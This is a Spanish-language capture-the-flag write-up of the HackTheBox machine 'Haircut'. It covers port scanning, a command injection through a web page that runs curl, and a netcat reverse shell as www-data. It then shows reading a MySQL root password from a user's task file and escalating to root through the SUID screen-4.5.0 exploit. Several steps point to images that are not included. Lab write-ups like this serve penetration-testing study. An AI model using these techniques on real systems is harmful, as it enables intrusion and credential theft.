


Haircut - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63    OpenSSH 7.2p2 Ubuntu
| ssh-hostkey:
|   2048 e9:75:c1:e4:b3:63:3c:93:f2:c6:18:08:36:48:ce:36
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDo4pezhJs9c3u8vPW
A0/BAUjs3dNdR1S9wR6F+yRc2jgIyKFJ03JohZZFnM6BrTkZ07+IkSF6b
v4r4krCb1h8zYtAwVnoZdtYVopfACgWHxqe+/8YqS8qo4nPfEXq8LkUc2
|   256 87:00:ab:a9:8f:6f:4b:ba:fb:c6:7a:55:a8:60:b2:68 (
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAA
YTHeDF6VqX0dzc=
|   256 b6:1b:5c:a9:26:5c:dc:61:b7:75:90:6c:88:51:6e:54 (
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA+vUE7P+f2aiWmwJRu
80/tcp    open  http      syn-ack ttl 63    nginx 1.10.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD
|_http-title:   HTB Hairdresser
|_http-server-header: nginx/1.10.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a ver el contenido del puerto 80, solo tiene una foto:



Vamos a ver que rutas hay detras del servicio web:

Vemos que podemos buscar archivos internos de la maquina:

Si metemos algun error nos dice es curl lo que esta ejecutandose:


```

L$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.24]
Linux haircut 4.4.0-78-generic #99-Ubuntu SMP Thu Apr 13 2017; root:x86_64;
00:00:03 up 1:30, 0 users, load average: 0.52, 0.40, 0.28
USER      TTY      FROM            LOGIN@   IDLE   JCPU   MP
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

ESCALADA DE PRIVILEGIOS

Vamos al usuario home de Maria y vemos un archivo oculto llamado task:

```

www-data@haircut:/home/maria$ ls -la
total 104
drwxr-xr-x 15 maria maria 4096 Jul 13 2021 .
drwxr-xr-x  3 root  root  4096 Jul 13 2021 ..
-rw-r--r--  1 maria maria  322 May 16 2017 .ICEautho
-rw-r--r--  1 maria maria   52 May 16 2017 .Xauthori
-rw-r--r--  1 maria maria    1 Dec 24 2017 .bash_his
-rw-r--r--  1 maria maria  220 May 15 2017 .bash_log
-rw-r--r--  1 maria maria 3771 May 15 2017 .bashrc
drwxr-xr-x  9 maria maria 4096 Jul 13 2021 .cache
drwxr-xr-x 12 maria maria 4096 Jul 13 2021 .config
-rw-r--r--  1 maria maria   25 May 16 2017 .dmrc
drwxr-xr-x  3 maria maria 4096 Jul 13 2021 .local
-rw-r--r--  1 maria maria  255 May 16 2017 .mysql_hi
drwxrwxr-x  2 maria maria 4096 Jul 13 2021 .nano
-rw-r--r--  1 maria maria  655 May 15 2017 .profile
-rw-r--r--  1 maria maria    0 May 16 2017 .sudo_as_
drwxrwxr-x  2 maria maria 4096 Jul 13 2021 .tasks
-rw-r--r--  1 maria maria  202 May 16 2017 .wget-hsts
```

Nos filtran las credenciales de mysql:

```

www-data@haircut:/home/maria$ cd .tasks/
www-data@haircut:/home/maria/.tasks$ ls -la
total 12
drwxrwxr-x  2 maria maria 4096 Jul 13 2021 .
drwxr-xr-x 15 maria maria 4096 Jul 13 2021 ..
-rw-r--r--  1 maria maria  134 May 16 2017 task1
www-data@haircut:/home/maria/.tasks$ cat task1
#!/usr/bin/php
<?php
$mysql_id = mysql_connect('127.0.0.1', 'root', 'passIsNotThis');
mysql_select_db('taskmanager', $mysql_id);

?>
```

No veo ninguna base de datos interesante, las he enumerado y no sale nada:

```

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
4 rows in set (0.00 sec)
```

Vemos que estamos ejecutando un comando llamado screen-4.5.0

```

www-data@haircut:/etc$ find / -perm /4000 2>/dev/null
/bin/ntfs-3g
/bin/ping6
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/umount
/tmp/rootshell
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/screen-4.5.0
```

Encontramos una vulnerabilidad en github para esa version donde nos dice paso a paso como tenemos que realizar el ataque:

<https://github.com/YasserREED/screen-v4.5.0-priv-escalate>

Tras seguir los pasos conseguimos una shell como root en /tmp/rootshell:

```
www-data@haircut:/etc$ /tmp/rootshell
# whoami
root
#
```